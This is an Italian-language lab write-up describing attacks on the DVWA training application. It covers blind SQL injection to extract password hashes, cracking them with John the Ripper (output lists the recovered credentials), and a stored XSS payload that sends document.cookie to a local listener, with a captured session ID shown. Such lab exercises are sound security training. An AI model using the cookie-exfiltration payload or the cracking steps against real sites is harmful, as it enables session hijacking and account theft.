
Exploit sulle vulnerabilità SQL injection(blind) - XSS stored

Nell'esercizio di oggi abbiamo recuperato le credenziali degli utenti registrati sulla pagina DVWA ed intercettato i cookie di sessione.


Per prima cosa, dopo aver portato il livello di sicurezza al minimo; tramite il **SQL Injection(blind)** abbiamo recuperato le password criptate appartenenti agli ID registrati.

In figura possiamo verificare il codice inserito in fase di input per poter ottenere il risultato



Dopo aver recuperato le credenziali criptate ci siamo adoperati per decriptarle.

Qui di seguito riportiamo il codice con le username in chiaro e le password criptate:



Susseguentemente, usando **John The Ripper** abbiamo decriptato le password prima e mostratele in chiaro poi con il comando —*show*, in aggiunta al comando *john —format-raw-md5*

(dove md5 sta a significare una funzione hash crittografica e unidirezionale in quanto irreversibile dopo la sua decriptazione)

```
-(massi87⊕kali)-[~]
-$ john -- format = raw-md5 : -- /usr/share/wordlists/password
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
No password hashes left to crack (see FAQ)
 —(massi87⊕kali)-[~]
-$ john --format=raw-md5 -- show -- /usr/share/wordlists/password
stat: show: No such file or directory
  -(massi87⊕kali)-[~]
-$ john --format=raw-md5 --show -- /usr/share/wordlists/password
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
ciao:password
6 password hashes cracked, 0 left
  -(massi87⊛kali)-[~]
```

Per la seconda parte dell'esercizio abbiamo intercettato i cookie di sessione, effettuando l'accesso al sito DVWA, con le loro credenziali. Il primo di questi esempi riporta l'accesso effettuato tramite admin:password.

Prima di cio però abbiamo creato e avviato il server Kali tramite il comando python3 -m http.server —bind 127.0.0.1 9000


il comando —bind serve a creare il legame tra l'ip:porta indicato con il server creato

- · .bash logout
- .bashrc
- .bashrc.original
- <u>.BurpSuite/</u>
- .cache/
- · .config/
- .dmrc
- .face
- .face.icon@
- · .gnupg/
- .ICEauthority
- .iava/
- .john/
- .local/
- .mozilla/
- .profile
- · .sudo as admin successful
- Xauthority
- .xsession-errors
- · .xsession-errors.old
- · .zsh history
- zshrc
- · Documenti/
- · hydra.restore
- · Immagini/
- Modelli/
- Musica/
- Pubblici/
- Scaricati/
- · Scrivania/
- Video/

<===== questa in foto è la directory del nostro Kali sul web.

Fatto ciò, ci siamo spostati su XSS stored per andare ad intercettare i cookie. Il comando eseguito è stato il seguente:


<script>alert(document.cookie)</script>



Una volta intercettati i cookie, abbiamo lanciato la nostra richiesta di invio al server creato con il comando qui di seguito:


<script>window.location='http://127.0.0.1:9000/?cookie=' + document.cookie</script</pre>

Come si evince dal risultato finale, siamo riusciti a salvare il cookie sulla nostra home.



Riportiamo qui di seguito un'altra intercettazione dei cookie, ma utilizzando le credenziali dell'utente Pablo





Directory listing for /?cookie=security=low; PHPSESSID=990bd9505742c47be4a4c602811057ff

- .bash_logout
- .bashrc
- .bashrc.original